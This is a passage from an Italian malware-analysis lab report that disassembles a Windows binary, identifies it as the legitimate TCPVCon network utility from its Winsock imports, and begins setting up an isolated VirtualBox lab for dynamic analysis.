Questa parte di codice determina quali opzioni o comandi l'utente ha specificato quando ha eseguito il programma, come per esempio l'elenco di tutte le connessioni attive, filtri specifici, o altre modalità operative.

In base agli argomenti passati, il programma può configurarsi per eseguire diverse azioni ad esempio, potrebbe decidere di mostrare solo connessioni TCP attive o informazioni dettagliate sui processi.

```
push   0
call   sub_41CC50
add    esp, 4
```

```
loc_41DB1E:
xor   eax, eax
```


## PULIZIA STACK E RITORNO A MAIN

Vengono infine chiamate due funzioni probabilmente per pulire lo stack o terminare alcune risorse assegnate in precedenza, viene ripristinato il puntatore dello stack (mov ESP, ESP), viene ripristinato il base pointer (POP EBP) e viene fatto il return al main endp.

```
loc_41DB20:
mov    ecx, [ebp+var_4]
xor   ecx, ebp
call   sub_4049CE
mov    esp, ebp
pop   ebp
retn
_main endp
```

## **IN SINTESI**

Questo codice assembly inizializza Winsock per la gestione delle connessioni di rete, configura sezioni critiche e privilegi, gestisce gli argomenti della riga di comando e conclude con la pulizia delle risorse. La presenza di funzioni come WSAStartup e InitializeCriticalSection conferma che il programma è coinvolto nella gestione di connessioni di rete e nella sincronizzazione tra thread. Infatti TCPVCon è la versione da riga di comando di TCPView, tcpvcon è un comando alternativo a netstat ed è utilizzato per ottenere le connessioni TCP/UDP e il mapping dei processi.




Caricando il programma su CFF Explorer possiamo vedere tutte le librerie importate, tra cui WS2\_32.dll.


La funzione WSAStartup appartiene alla libreria Winsock (Windows Sockets), specificamente alla Ws2\_32.dll. Questa funzione è utilizzata nelle applicazioni Windows per inizializzare l'uso della libreria Winsock, che fornisce un'interfaccia per le comunicazioni di rete (TCP/IP) nei sistemi operativi Windows.

## ANALISI AVANZATA DINAMICA


Prima di analizzare il file in modo dinamico per verificare se è un malware devo prima impostare correttamente il mio laboratorio virtuale per non creare eventuali danni alla rete o al pc.

Da VirtualBox selezionando la macchina Windows7 e andando su impostazioni vado a disabilitare le porte USB, eliminare le cartelle condivise e cambiare la rete in rete interna.






1-Disabilito controller USB

